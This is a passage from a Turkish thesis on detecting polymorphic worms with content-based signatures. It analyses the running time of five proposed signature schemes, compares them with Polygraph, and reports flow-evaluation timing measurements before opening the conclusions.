YlKDB imza yapısı, Bölüm 3.5.2'de anlatılan algoritma ile tam bağlı zayıf polimorfik solucan akış çizgesinin ilk düğümünden son düğümüne maksimum skorla giden yolu bulmaktadır. Tam bağlı zayıf polimorfik solucan akış çizgesi içerisinde $p$ adet düğüm var ise, maksimum skorlu yolu bulma algoritması karmaşıklık analizi aşağıda açıklanmıştır.

Çizge içerisinde, ilk düğümden başlanarak $(p-1)$. düğüme kadar $(p-1)$ adet iterasyon gerçekleşmektedir. Her $i.$ iterasyonda, çizge içerisindeki $(i+1)$. düğüme giden maksimum skorlu yol bulunmaktadır. Aynı zamanda, $i+1<j<p$ olacak şekilde $(p-2)$ adet düğüme $i.$ düğümden doğrudan giden kenarın skoru, $j.$ kenarın maksimum skoru ile karşılaştırılmakta ve ilgili kenarın skoru daha yüksek ise $j.$ düğümün maksimal yolu ile bu yolda kendisinden bir önce bulunan düğümün indis değeri güncellenmektedir. Bu işlem $i=(p-1)$'e kadar devam etmektedir. $1 \leq i < p$ olacak şekilde her $i.$ düğüm için $(p-i)$ adet skor karşılaştırma ve gerektiğinde güncelleme işlemi gerçekleştirilir. Dolayısıyla toplam karşılaştırma sayısı (4.33) ile hesaplanabilir.

$$\sum_{i=1}^{p-1}(p-i)=\sum_{i=1}^{p-1} i=\frac{p\times(p-1)}{2} \tag{4.33}$$

(4.33) göz önünde bulundurulduğunda, YlKDB imza yapısı maksimum skorlu yol hesaplama işleminin $O(p^2)$ sürede tamamlanacağı görülmektedir. Eİ durumda, YlKDB imza kümesi sadece güçlü düğümlerden oluştuğu için kenar skoru hesaplama ya da maksimum skorlu güçlü kenarları bulma maliyeti yoktur. Polimorfik solucan akış çizgesi içerisinde zayıf kenarların tekrarı için bir kısıtlama bulunmadığından EK çalışma süresinin (4.33)'de gösterildiği gibi polimorfik solucan akış çizgesindeki zayıf düğümlerin sayısı $p$'nin karesi ile orantılı olduğu söylenir.

### 4.4.6 Genel Değerlendirme

YsKİ, YlKİ, YsGKİ, YlGKİ ve YlKDB imza yapılarının imza oluşturma aşamalarının çalışma süreleri önceki bölümlerde analiz edilmiştir. Bu bölümde, önceki bölümlerde yapılan analizler bir araya getirilmiş ve imza oluşturma sürelerinin genel analizi yapılmıştır.

İmza yapılarının imza oluşturma aşamalarının toplam çalışma süresi toplanarak Çizelge 4.7'de gösterilmiştir.

| **İmza Yapısı** | **İmza Oluşturma Süresi** | | |
|---|---|---|---|
| | **Genel** | **Eİ Durum** | **EK Durum** |
| YlKDB | $O(k_b \times L) + O(n)$ | $O(L) + O(n)$ | $O(n^2 \times L)$ |
| YlGKİ | $O(k_a \times L)$ | $O(n^2 \times L)$ | $O(n^2 \times L)$ |
| YsGKİ | | | |
| YlKİ | $O(k \times L)$ | $O(n^2 \times L)$ | $O(n^2 \times L)$ |
| YsKİ | | | |

Çizelge 4.7, İmza Oluşturma Süreleri.

Çizelge 4.7'de görüldüğü gibi, YlKDB imza yapısında, imza oluşturma işlemi Eİ durumu iyileştirilmiştir. EK durumda, tüm imza yapıları $n^2 \times L$ ile orantılı şekilde imza oluşturmaktadır. Genel olarak değerlendirme yapıldığında, YlKİ ve YsKİ imza yapılarında değerlendirilen her durumda değerlendirilen $k$ adet kenar, YlGKİ ve YsGİ imza yapılarında değerlendirilecek kenar sayısı için bir üst limittir. Pratikte, polimorfik solucan akış çizgesinde, V kümesindeki n adet düğümün oluşturacağı tüm yönlü kenarlarının bulunmayacağı varsayımı ile genel olarak $k_a < k$ varsayımı yapılabilir. Polimorfik akış çizgesinde güçlü düğüm bulunması durumunda, YlKDB'nin kullandığı tam bağlı zayıf solucan akışı çizgesi, YlGKİ ve YsGKİ'nin

kullandığı tam bağlı polimorfik solucan akış çizgesinden daha az sayıda kenar içerecektir. Bu durumda $k_b < k_a$ varsayımı yapılabilir. Bu varsayımlar eşliğinde, önerilen imza yapılarının imza oluşturma süreleri aşağıdaki gibi sıralanacaktır.

$$YlKDB < YlGK\text{İ}, YsGK\text{İ} < YlK\text{İ}, YsK\text{İ}$$

Yukarıdaki varsayımlar yapılmaz ise $k_b \leq k_a \leq k$ durumu herzaman doğrudur. Bu durumda, önerilen imza yapılarının imza oluşturma süreleri aşağıdaki gibi sıralanacaktır.

$$YlKDB \leq YlGK\text{İ}, YsGK\text{İ} \leq YlK\text{İ}, YsK\text{İ}$$

## 4.5 Akış Değerlendirme Sürelerinin Analizi

Bu bölümde, YsKİ, YlKİ, YsGKİ, YlGKİ ve YlKDB imza yapılarının akış değerlendirme yöntemlerinin çalışma zamanı analizi yapılmıştır. Ayrıca önerilen imza yöntemlerinin akış değerlendirme yöntemleri, Polygraph Bayes, Polygraph Conjunction ve Polygraph Subsequence ile karşılaştırmalı olarak yorumlanmıştır.

Kİ ve GKİ imzaları, hesapladığı akış skoru üzerinden karar veren skor tabanlı imza yapıları iken, YlKDB imza eşleştirme ile karar vermektedir. Bu sebeple, önerilen yöntemlerin akış değerlendirme aşamasında gerçekleştirdikleri işlemler ayrı ayrı incelenmiş ve sonrasında toplu analiz yapılmıştır. Kİ, GKİ ve YlKDB imza yapılarının akış değerlendirme aşamaları Çizelge 4.8'de verilmiştir. Artı (+) işareti, ilgili aşamanın imza yapısında bulunduğunu gösterirken, eksi (-) işareti ilgili aşamanın imza yapısı için geçerli olmadığını göstermektedir.

| | | İmza Yapısı | | | | |
|---|---|---|---|---|---|---|
| | | YsKİ | YlKİ | YsGKİ | YlGKİ | YlKDB |
| **Akış Değerlendirme Aşaması** | Akış Çizgesinin Çıkarılması | + | + | + | + | - |
| | Akış Skorunun Hesaplanması ve Karar Verme | + | + | + | + | - |
| | İmza Eşleştirme ve Karar Verme | - | - | - | - | + |

Çizelge 4.8, Akış Değerlendirme Aşamaları.

Bölüm 4.5.1'de, YlKİ, YsKİ, YsGKİ ve YlGKİ imza yapılarında akış çizgesi çıkarma aşamasının çalışma süresi analiz edilmiştir. Bölüm 4.5.2'de, YlKİ, YsKİ, YsGKİ ve YlGKİ imza yapılarının akış skorunu hesaplama yöntemleri analiz edilmiştir. Bölüm 4.5.3'de, YlKDB imza eşleştirme yöntemi incelenmiştir. Bölüm 4.5.4'de genel değerlendirme verilmiştir.


YsKİ, YlKİ, YsGKİ, YlGKİ, YlKDB, Polygraph Bayes, Polygraph Conjunction ve Polygraph Subsequence imza yapıları, ANSI C ile gerçeklenmiştir ve deneyler 1 GB bellekli, 1.8 GHz işlemci hızında ve 1 Gbit/s Ethernet arayüzlü Fedora 10 Linux bilgisayarda yapılmıştır.

### 4.5.1 Akış Çizgesinin Çıkarılması

YlKİ, YsKİ, YlGKİ ve YsGKİ imza yapılarında, polimorfik solucan ya da normal trafik olarak etiketlenmek üzere değerlendirilen akışın skorunu hesaplamadan

önce, incelenecek olan akış içerisindeki bilinen düğümler ($v_i \in V$) bulunmalı ve bu düğümler cinsinden $X$ akış çizgesi oluşturulmalıdır.

Her $v_i \in V$, akış içerisinde akışın boyutuyla doğru orantlı şekilde doğrusal zamanda aranır. Akış çizgesi pratikte bir sıralı bağlı liste olarak uygulanırsa, liste yapısı ve liste düğüm yapısı Şekil 4.7'deki gibi olur.




Şekil 4.7, Akış Çizgesi Düğüm ve Liste Yapısı.

Düğüm yapısındaki *sonraki* değeri, ilgili düğümden bir sonraki düğüme işaret eder. Liste sonundaki düğümün *sonraki* değeri, boştur (NULL). Düğüm yapısındaki *önceki* değeri, ilgili düğümden bir önceki düğüme işaret eder. Liste sonundaki düğümün *önceki* değeri, boştur (NULL). *Liste_Başı*, her zaman akış listesinin ilk düğümünü gösterir. *Liste_Başı* işaretçisi başlangıçta boştur (NULL). Listeye ilk düğüm eklendiğinde ya da liste başına düğüm eklendiğinde *Liste_Başı* değeri güncellenir. Düğüm yapısındaki *düğüm_indisi*, listeye eklenecek $v_i$ düğümünün $i$ indisini gösterir. *Akış_indisi* ise, $v_i$ düğümünün akış içerisinde bulunduğu *a* indisini gösterir.

Arama sırasında akışın *a.* indisinde bulunan $v_i$ düğümü listeye eklenmeden önce aşağıdaki gibi ilklendirilmelidir:


*yeni_düğüm.sonraki = NULL*

*yeni_düğüm.önceki = NULL*

*yeni_düğüm.düğüm_indisi = i*

*yeni_düğüm.akış_indisi = a*

İlklendirilen *yeni_düğüm* listeye sıralı olarak eklenmektedir. Liste içerisinde akış indisi, *yeni_düğüm.akış_indisi* değerinden daha büyük bir *aday_düğüm* bulunana kadar liste başındaki düğümden başlayarak *aday_düğüm* ötelenir. Akış indisi, yeni düğümün akış indisinden büyük olan *aday_düğüm* bulunduğunda, aday düğümden önceki düğümün sonraki düğümü, yeni düğüme eşitlenir. İkinci adım olarak yeni düğümün önceki değeri, aday düğümün önceki düğümüne eşitlenir. Üçüncü adım olarak, yeni düğümün sonraki değeri, aday düğüme eşitlenir. Son olarak, aday düğümün önceki değeri, yeni düğüme eşitlenir. Boş listeye ve liste başına düğüm ekleneceğinde, *Liste_Başı* değeri yeni düğüme eşitlenir, yeni düğümün *önceki* değeri NULL olarak bırakılır. Liste sonuna düğüm eklenirken, yeni düğümün *sonraki* değeri NULL olarak bırakılır. Listeye ara düğüm ekleme işlemi Şekil 4.8'de gösterilmiştir.




Şekil 4.8, Listeye Yeni Düğüm Ekleme.

Akış çizgesi listesi oluştururken, yeni düğümün ekleneceği yeri bulmak için aday düğüm arama işlemi, çalışma süresini etkileyen işlem olarak karşımıza çıkmaktadır. Akış içerisinde bulunan $t$ adet düğümü listeye eklemek için toplam $l$ adet karşılaştırma yapılırsa, liste oluşturma işlemi $O(l)$ sürede tamamlanır. Eİ

durumda, listeye eklenecek her yeni düğümün akış indisi, liste başındaki düğümün akış indisinden küçüktür ve tek karşılaştırma yapılarak yeni düğüm, liste başına eklenir. Eİ durumda liste $O(t)$ sürede tamamlanır. EK durumda ise, listeye eklenecek yeni düğümün akış indisi, listedeki tüm düğümlerin akış indisinden büyüktür ve yeni düğüm sürekli olarak liste sonuna eklenir. EK durumda $\frac{t\times(t-1)}{2}$ karşılaştırma yapılır ve liste $O(t^2)$ sürede tamamlanır.

Her $v_i \in V$, akış içerisinde bulunamayana kadar aranır ve akış içerisinde bulunduğu her indis kaydedilir. Akış uzunluğu $L$ bayt ise, $n$ adet düğüm $O(n \times L)$ sürede akış içerisinde aranır.

Liste oluşturmak için liste içerisinde yapılan karşılaştırma sayısı $l$, akış uzunluğu $L$, düğüm sayısı $n$ ve akış içerisinde bulunan düğüm sayısı $t$ ise, akış çizgesi çıkarma işlemi çalışma süresi, YsKİ, YlKİ, YsGKİ ve YlGKİ imza yapıları için Çizelge 4.9'da verilmiştir.

| **İmza Yapısı** | **Akış Çizgesi Çıkarma İşlemi** | | |
|---|---|---|---|
| | **Genel** | **Eİ Durum** | **EK Durum** |
| YlGKİ | $O(l) + O(L \times n)$ | $O(t) + O(L \times n)$ | $O(t^2) + O(L \times n)$ |
| YsGKİ | | | |
| YlKİ | | | |
| YsKİ | | | |

Çizelge 4.9, Akış Çizgesi Çıkarma İşlemi Çalışma Süresi.

Akış çizgesi çıkarma işlemi Kİ ve GKİ imzaları için aynı çalışma süresine sahiptir. Bu işlem, yöntemlerin akış değerlendirme süresinin ayrışmasına etki etmemektedir.

### 4.5.2 Akış Skorunun Hesaplanması ve Karar Verme

YlKİ, YsKİ, YlGKİ ve YsGKİ imza yapılarında, polimorfik solucan ya da normal trafik olarak etiketlenmek üzere değerlendirilen akışın çizgesi oluşturulduktan sonra, akış skoru hesaplanmakta ve karar verilmektedir. Akış skoru Kİ ve GKİ imza yapılarında farklı şekillerde hesaplanmaktadır. Bu bölümde Kİ ve GKİ imza yapısı akış skoru hesaplama ve karar verme yöntemlerinin çalışma süreleri incelenmiştir.

YsKİ ve YlKİ imza yapılarında, akış çizgesi listesinin başındaki düğümden başlayarak sonuna kadar öteleme yapılır ve ardışık olan her $(v_i, v_j)$ kenarının skoru, skor tablosundan sorgulanarak akış skoruna eklenir. Akış çizgesi listesi içerisinde $t$ adet düğüm varsa, oluşan $t-1$ adet ardışık kenarın yönlü ya da yönsüz skoru toplam akış skoruna eklenir. Toplam akış skoru, eşik değer ile karşılaştırılır ve eğer eşit ya da daha büyük ise akış polimorfik solucan olarak etiketlenir. YsKİ ve YlKİ imza yapısı $O(t)$ sürede akış skorunu hesaplayıp karar verir.

YsGKİ ve YlGKİ, akış çizgesi listesindeki kenarları YlKİ ve YsKİ'de olduğu gibi ardışık olarak dikkate almaz. Akış listesinde incelenen bir düğüm ile güçlü kenar oluşturan ve daha önce bir kenarın bitiş düğümü olarak kullanılmayan ilk düğümün oluşturduğu güçlü kenarın skoru akış skoruna eklenir. Eğer liste sonuna kadar, incelenen düğüm ile güçlü kenar oluşturan ve daha önce bir kenarın bitiş düğümü olarak kullanılmayan bir düğüm bulunamazsa, incelenen düğüm ile kendisinden bir sonraki düğümün oluşturduğu zayıf düğümün skoru akış skoruna eklenir ve inceleme bir sonraki düğümden liste sonundan bir önceki düğüme kadar aynı şekilde devam eder. Sonuçta bulunan akış skoru, eşik değer ile karşılaştırılır. Akış skoru eşik değere eşit ya da daha büyük ise, akış polimorfik solucan olarak etiketlenir.

Akış çizgesi listesinde $t$ adet düğüm varsa ve yukarıda anlatılan liste tarama sırasında $l \geq t-1$ adet karşılaştırma yapılıyorsa, YlGKİ ve YsGKİ akış skoru hesaplama ve karar verme işlemi, $O(l)$ sürede tamamlanır. Eİ durumda, akış çizgesi listesinde bulunan tüm ardışık düğümler, birbiriyle güçlü kenar oluşturur. Bu durumda $l = t-1$ olacağından çalışma süresi $O(t)$ olarak belirlenir. EK durumda

ise, akış çizgesi listesi içerisinde birbiriyle güçlü kenar oluşturan düğümler bulunmamaktadır. Listedeki her $i.$ düğümün, listede kendisinden sonra bulunan $t-i$ adet düğüm ile güçlü kenar oluşturup oluşturmadığı kontrol edilir, sonra da kendisinden bir sonraki düğümle oluşturduğu zayıf kenarın skoru akış skoruna eklenir. Bu durumda toplam $\sum_{i=1}^{t-1}(t-i) = \sum_{i=1}^{t-1} i = \frac{t\times(t-1)}{2}$ adet karşılaştırma yapılır.

Akış çizgesi listesinde $t$ adet düğüm varsa ve liste tarama sırasında $l_x \geq t-1$ adet karşılaştırma yapılıyorsa, YsKİ, YlKİ, YsGKİ ve YlGKİ imza yapılarının akış skoru hesaplama ve karar verme çalışma süreleri Çizelge 4.10'da verildiği gibidir.

| **İmza Yapısı** | **Akış Skoru Hesaplama ve Karar Verme İşlemi** | | |
|---|---|---|---|
| | **Genel** | **Eİ Durum** | **EK Durum** |
| YlGKİ | $O(l_x)$ | $O(t)$ | $O(t^2)$ |
| YsGKİ | | | |
| YlKİ | $O(t)$ | $O(t)$ | $O(t)$ |
| YsKİ | | | |

Çizelge 4.10, Akış Skoru Hesaplama ve Karar Verme İşlemi Çalışma Süresi.

Çizelge 4.10'da görüldüğü gibi, EK durumda GKİ imzalarının akış değerlendirme süresi akış içerisindeki düğümlerin sayısının karesi ile orantılıyken Kİ imza yapısının akış değerlendirme süresi her durumda akış içerisindeki düğümlerin sayısıyla lineer olarak artmaktadır.

### 4.5.3 İmza Eşleştirme ve Karar Verme

YlKDB imza yapısında, imza kümesi içerisindeki güçlü kenarlar ve güçlü düğümler akış içerisinde aranır. İmza kümesi içerisindeki tüm güçlü düğümler ve güçlü kenarlar akış içerisinde bulunursa akış polimorfik solucan olarak etiketlenir.

Güçlü kenarlar, zayıf düğümlerden oluşmaktadır. Zayıf düğümlerin normal akış havuzu içerisinde bulunma olasılıkları yüksektir. Bu sebeple, zayıf düğümlerden oluşan güçlü kenarlar yerine normal akış havuzu içerisinde bulunma olasılıkları düşük olan güçlü düğümleri öncelikli olarak akış içerisinde aranır. Bu sayede akış içerisinde bulunma ihtimali düşük olan güçlü düğüm tespit edilmediği sürece, olasılıkları yüksek olan zayıf düğümleri gereksiz yere arama maliyetinden kaçınılmaktadır.

YlKDB imza kümesindeki güçlü düğümler ya da güçlü kenarlardan biri normal akış içerisinde bulunamayana kadar aranan düğüm sayısı $l_y$ olsun. Bu arama işlemi $O(l_y \times L)$ sürede tamamlanır. Polimorfik solucan akışında ise, YlKDB imza kümesindeki $d_g$ adet güçlü düğüm ve $k_g$ adet güçlü kenar bulunur. Bu durumda $O((d_g + 2k_g) \times L)$ sürede akışın polimorfik solucan olduğuna karar verilir.

YlKDB akış değerlendirme çalışma süresi, akış içerisinde bulunan düğümlere bağlı olarak (4.34)'de gösterildiği gibidir.

$$O(l_y \times L), \quad l = \begin{cases} l_y = d_g + 2k + 1, tüm\ güçlü\ düğümler\ ve\ k\ adet\ güçlü\ kenar\ bulunduysa \\ l_y = d + 1, 0 \le d \le d_g iken\ d\ adet\ güçlü\ düğüm\ bulunduysa \\ l_y = d_g + 2k_g, tüm\ güçlü\ düğümler\ ve\ güçlü\ kenarlar\ bulunduysa \end{cases} \tag{4.34}$$

Eİ durumda, akış içerisinde imza kümesindeki güçlü düğümlerden hiçbiri bulunmaz. İlk güçlü düğüm uzunluğu $L$ bayt olan akış içerisinde $O(L)$ sürede aranır ve akışın normal trafik olduğuna karar verilir.

EK durumda ise, YlKDB imza kümesindeki $d_g$ adet güçlü düğüm ve $k_g$ adet güçlü kenar akış içerisinde bulunur. $O((d_g + 2k_g) \times L)$ sürede akışın polimorfik

solucan olduğuna karar verilir. YlKDB imza kümesinin boyutunun en büyük olduğu durum, polimorfik solucan akış çizgesinde güçlü düğümün bulunmadığı ve $n$ adet zayıf düğümün $n^2$ adet güçlü kenar oluşturduğu durumdur. Bu güçlü kenarların hepsi akış içerisinde bulunursa akış değerlendirme, $O(n^2 \times L)$ sürede tamamlanır.

Güçlü düğümlerin akış içerisinde bulunma olasılıkları düşüktür. YlKDB akış değerlendirme sırasında öncelikle güçlü düğümler arandığı için büyük olasılıkla ilk güçlü düğümün aranmasından sonra karar verilebilmektedir. Bölüm 4.5.2'de anlatıldığı gibi Kİ ve GKİ imza yapıları, karar vermeden önce akış içerisinde bilinen tüm düğümleri arayıp akış çizgesi listesini oluşturmalıdır. Düğüm kümesi içerisindeki zayıf düğümlerin normal akış içerisinde yüksek olasılıkla görüldüğünü göz önünde bulundurursak, YlKDB bu zayıf düğümlerin aranmasını güçlü düğümleri bulduktan sonra yaptığı için akış değerlendirme süresi fark edilir şekilde kısalmaktadır.

### 4.5.4 Genel Değerlendirme

YsKİ, YlKİ, YsGKİ ve YlGKİ imza yapılarının akış çizgesini oluşturma ve akış skorunu hesaplayarak karar verme aşamalarının çalışma süreleri, Bölüm 4.5.1 ve Bölüm 4.5.2'de analiz edilmiştir. YlKDB imza yapısının imza eşleştirme ve karar verme aşaması çalışma süresi analizi, Bölüm 4.5.3'de analiz edilmiştir. Bu bölümde, önceki bölümlerde yapılan analizler bir araya getirilmiş ve akış değerlendirme sürelerinin genel analizi yapılmıştır.

YsKİ, YlKİ, YsGKİ, YlGKİ, YlKDB, Polygraph Bayes, Polygraph Conjunction ve Polygraph Subsequence imza yapıları, ANSI C ile gerçeklenmiştir ve bu imza yapılarının akış değerlendirme süreleri 1 GB bellekli, 1.8 GHz işlemci hızında ve 1 Gbit/s Ethernet arayüzlü Fedora 10 Linux bilgisayarda yapılan testlerle ölçülmüştür.

YsKİ, YlKİ, YsGKİ, YlGKİ ve YlKDB imza yapılarında polimorfik solucan ya da normal trafik olarak etiketlenecek akışın uzunluğu $L$ bayt olsun.

Düğüm kümesi $V$'deki düğüm sayısı $n$ olsun.

YsKİ, YlKİ, YsGKİ ve YlGKİ imza yapılarında, akış çizgesi listesi içerisinde bulunan düğüm sayısı *t* olsun.

YsKİ, YlKİ, YsGKİ ve YlGKİ imza yapılarında, akış çizgesi listesi oluşturmak için liste içerisinde yapılan karşılaştırma sayısı *l* olsun. Öyle ki $l \geq t - 1$.

YsKİ, YlKİ, YsGKİ ve YlGKİ imza yapılarında, akış skoru hesaplamak için akış listesi içerisinde yapılan karşılaştırma sayısı $l_x$ olsun. Öyle ki $l_x \geq t - 1$.

Akış içerisinde, YlKDB imza kümesinden aranan güçlü düğümler ya da güçlü kenarları oluşturan zayıf düğümlerin sayısı $l_y$ olsun. Öyle ki imza kümesindeki güçlü düğüm sayısı $n_g$ ve güçlü kenar sayısı $k_g$ iken $l_y \leq n_g + 2k_g$.

YsKİ, YlKİ, YsGKİ, YlGKİ ve YlKDB imza yapılarının toplam akış değerlendirme süreleri Çizelge 4.11'de verilmiştir.

| **İmza Yapısı** | **Akış Değerlendirme Çalışma Süresi** | | |
|---|---|---|---|
| | **Genel** | **Eİ Durum** | **EK Durum** |
| YlKDB | $O(l_y \times L)$ | $O(L)$ | $O((d_g + 2k_g) \times L)$ |
| YlGKİ | $O(l) + O(L \times n) + O(l_x)$ | $O(t) + O(L \times n)$ | $O(t^2) + O(L \times n)$ |
| YsGKİ | | | |
| YlKİ | $O(l) + O(L \times n) + O(t)$ | $O(t) + O(L \times n)$ | $O(t^2) + O(L \times n)$ |
| YsKİ | | | |

Çizelge 4.11, Akış Değerlendirme Çalışma Süresi Analizi.

Genel olarak değerlendirme yapıldığında, düğüm kümesi $V$ içerisindeki $n$ adet düğümün pek azı güçlü düğüm olacaktır ya da güçlü kenar oluşturacaktır. Bunun sebebi, protokol yapısı ve açıklık kullanma mantığı sebebiyle solucan akış çizgesi içerisinde normal akışta olması beklenen düğümlerin de bulunmasıdır. Bu durumda genel olarak $l_y < n$, $l_y < l$ ve $l_y < l_x$ varsayımları yapılabilir. Böylece genel çalışma süresi analizine bakılarak YlKDB imza yapısının akış değerlendirme çalışma süresinin Kİ ve GKİ imza yapıları akış değerlendirme çalışma süresinden daha küçük olacağı söylenebilir. $l_x \geq t - 1$ olduğuna göre, genel olarak GKİ imza yapısı çalışma süresi karmaşıklığının Kİ imza yapısına eşit ya da daha büyük olduğu görülmektedir.

$$YlKDB < YsK\text{İ}, YlK\text{İ} \leq YsGK\text{İ}, YlGK\text{İ}$$

Eİ ve EK durum analizi incelendiğinde Kİ ve GKİ imza yapılarının aynı akış değerlendirme çalışma süresi karmaşıklığına sahip olduğu ve YlKDB'nin daha düşük akış değerlendirme çalışma süresi karmaşıklığına sahip olduğu görülmektedir.

Akış değerlendirme süresi performansının karşılaştırılması için, normal akış havuzunun gelişigüzel seçilmiş 100.000 HTTP istek akışı kullanılarak ölçüm yapılmıştır. Kullanılan HTTP akışlarının ortalama boyutu 800 bayttır. HTTP akışları 5 milisaniyeden 10 milisaniyeye gelişigüzel bir gecikme ile gönderilmiş ve testler beş kez tekrarlanarak ortalama değerler kaydedilmiştir. Akış değerlendirme süresi 1 mikrosaniye hassasiyet ile ölçülmüştür. Beş kez tekrar edilen deneylerin ortalaması olarak kaydedilen akış değerlendirme süreleri Çizelge 4.12'de verilmiştir.

| İmza yapısı | Akış Değerlendirme Süresi ($\mu s$) |
|---|---|
| YlKDB | 65 |
| YlGKİ | 296 |
| YsGKİ | 293 |
| YlKİ | 274 |
| YsKİ | 276 |
| Polygraph Subsequence | 217 |
| Polygraph Conjunction | 212 |
| Polygraph Bayes | 215 |

Çizelge 4.12, Akış Değerlendirme Süresi Ölçümleri.

Çizelge 4.12'deki sonuçlar, akış değerlendirme süresi genel analizinde verilen $YlKDB < YsK\dot{I}, YlK\dot{I} \leq YsGK\dot{I}, YlGK\dot{I}$ sıralamasını desteklemektedir. YlKDB imza yapısı Kİ ve GKİ imza yapılarına göre daha hızlı şekilde akışı değerlendirip karar vermektedir.

YsKİ ve YlKİ imza yapılarının akış değerlendirme süreleri, karmaşıklık analizinde matematiksel olarak da gösterildiği gibi birbirinden önemli derecede farklılık göstermemektedir ve benzer akış değerlendirme süresine sahiptir. YsGKİ ve YlGKİ imza yapıları da, benzer şekilde yapılan karmaşıklık analizi sonuçlarını destekler şekilde birbirine benzer akış değerlendirme süresi performansına sahiptir. Kİ imza yapıları, GKİ imza yapılarına göre daha hızlı karar verebilmektedir. Bunun sebebi, önceki paragraflarda yapılan analizleri destekler biçimde normal akış içerisinde büyük oranda güçlü kenar bulunmazken akış çizgesi listesinin güçlü kenar arama amacıyla her düğüm için sonuna kadar aranmasıdır.

YlKDB imza yapısı, akış içerisinde öncelikle imza kümesindeki güçlü düğümleri aramaktadır. Güçlü düğümlerin normal akış içerisinde bulunma olasılığı düşük olduğu için, normal akışların büyük çoğunluğunda YlKDB, Eİ durum analizine uygun olarak tek güçlü düğümü bulamayıp karar vermektedir. Bu sayede akış içerisinde diğer gereksiz aramalar yapılmamaktadır. Ayrıca YlKDB Kİ ve GKİ imza yapılarında olduğu gibi akış çizgesi çıkarmadığı ve akış skoru hesaplamadığı için de Kİ ve GKİ imza yapılarına göre daha az zaman içerisinde karar verebilmektedir.

Akış çizgesi oluşturma ve uygun kenar skorlarını kullanma özelliklerinden ötürü Kİ ve GKİ imza yapıları, Polygraph Bayes, Polygraph Conjunction ve Polygraph Subsequence imza yapılarına nazaran daha yavaş şekilde akışları değerlendirmektedir. Bunun yanında akış değerlendirme süreleri arasında ağ performansını büyük derecede etkileyecek kadar fark bulunmamaktadır. Kİ ve GKİ imza yapılarının Polygraph imza yapılarına göre esnek tanımlanmış yapısının sağladığı avantajların yanında, akış değerlendirme performansları arasındaki bu farklılık kabul edilebilir. YlKDB imza yapısının polimorfik solucanın izomorfik sürümlerini tespit edebilecek şekilde tasarlanmış olmasının yanında akış değerlendirme performansı Polygraph imza yapılarına göre ağ performansını üç kattan daha fazla artıracak şekilde hızlı çalışmaktadır.

# 5 SONUÇLAR

Polimorfik solucan saldırılarıyla mücadele hem bilgi güvenliği araştırmacıları hem de sistem yöneticileri için uğraş gerektiren bir konudur. Solucanların kendini kopyalama ve hızlı yayılma özelliklerini polimorfik tekniklerle birleştiren polimorfik solucanlar, değişik tipteki zararlı yazılımlar arasında özel ilgi gerektirirler. Bu çalışmada YlKİ, YsKi, YlGKİ, YsGKİ ve YlKDB olmak üzere beş farklı yeni imza yapısı önerilmiştir. Ayrıca, içerik tabanlı polimorfik solucan imzalarının sınıflandırılması için bir çerçeve sunulmuştur. Bu sınıflandırma çerçevesi, araştırmacıların yeni imza yapıları önerebilmeleri için bir altyapı tanımlayarak polimorfik solucan tespit probleminin çözümüne katkı sağlayacaktır.

YlKİ ve YsKİ imzalarından oluşan Kİ imza yapısı, polimorfik solucan kopyalarındaki ortak karakter katarlarının ikili bağımlılıklarından faydalanılarak hem esnek hem de düşük yanlış-pozitif ve yanlış-negatif oranlarına sahip imza yapılarının tasarlanabileceğini gösteren literatürdeki ilk çalışmadır. YlGKİ ve YsGKİ imzalarından oluşan GKİ imza yapısı, polimorfik solucan kopyalarındaki ortak karakter katarlarının ikili bağımlılıklarına bağlı olarak hesaplanan kenar skor değerlerini güçlü ve zayıf olarak kümeleyerek güçlü kenar kavramını tanımlayan literatürdeki ilk çalışmadır. Polimorfik solucan akışı içerisinde bulunan güçlü kenarlar, polimorfik solucan akışının normal akıştan daha belirleyici şekilde ayırt edilmesine olanak sağlamıştır. GKİ imza yapısında Kİ imza yapısı geliştirilerek akış değerlendirme yanlış-pozitif ve yanlış-negatif performansı iyileştirilmiştir. YlKDB imza yapısı, GKİ imza yapısından farklı olarak hem güçlü kenarları hem de güçlü düğümleri akış değerlendirme aşamasında kullanan ilk çalışmadır. YlKDB imza yapısı, YlGKİ imza yapısı dışında önerilen imza yapılarını yanlış-pozitif performansı açısından iyileştirmektedir.

